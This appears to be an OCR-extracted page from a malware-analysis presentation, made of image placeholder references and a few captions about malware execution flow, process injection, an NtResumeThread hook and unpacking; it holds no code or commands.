


















Malware execution flow

Typical Process Injection






NtResumeThread hook



Unpacking (in progress)

